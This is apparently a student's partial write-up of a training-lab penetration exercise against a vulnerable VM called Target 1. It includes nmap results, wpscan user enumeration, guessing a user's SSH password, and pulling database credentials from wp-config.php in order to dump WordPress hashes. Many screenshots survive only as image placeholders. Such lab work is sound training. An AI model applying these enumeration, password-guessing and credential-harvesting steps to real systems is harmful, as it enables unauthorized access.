
Attacking Target 1
Open the Offensive Report Template and complete it while you progress this activity.
You will need to run a few commands on Target 1 in order to ensure it forwards logs to Kibana.
Follow the steps below:

Open the Hyper-V Manager.
Connect to Target 1.
Log in with username vagrant and password tnargav.
Escalate to root with sudo -s.
Run /opt/setup.

This enables Filebeat, Metricbeat, and Packetbeat on the Target VM if they are not running already.
Now that you've configured alerts, you'll attack a vulnerable VM on the network: Target 1.
Ignore the Target 2 machine at this time. If you complete the entire project with time to spare, ask your instructor for directions on attacking Target 2 and integrating it into your project.
Complete the following high-level steps:

1. Scan the network to identify the IP addresses of Target 1. -



2. Document all exposed ports and services.

```
Nmap scan report for 192.168.1.110
Host is up (0.00074s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3. Enumerate the WordPress site. One flag is discoverable after this


```
Scan Aborted: The remote website is up, but does not seem to be running WordPress.
sysadmin@Kali:~$ wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________
```


```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Hint: Look for the Users section in the output.

4. Use SSH to gain a user shell. Two flags can be discovered at this step.







Hint: Guess michael's password. What's the most obvious possible guess? - I guessed michael


5. Find the MySQL database password.


Hint: Look for a wp-config.php file in /var/www/html.








6. Use the credentials to log into MySQL and dump WordPress user password hashes. -


michael@target1: /var/www/html/wordpress
File Actions Edit View Help
* * MySQL settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

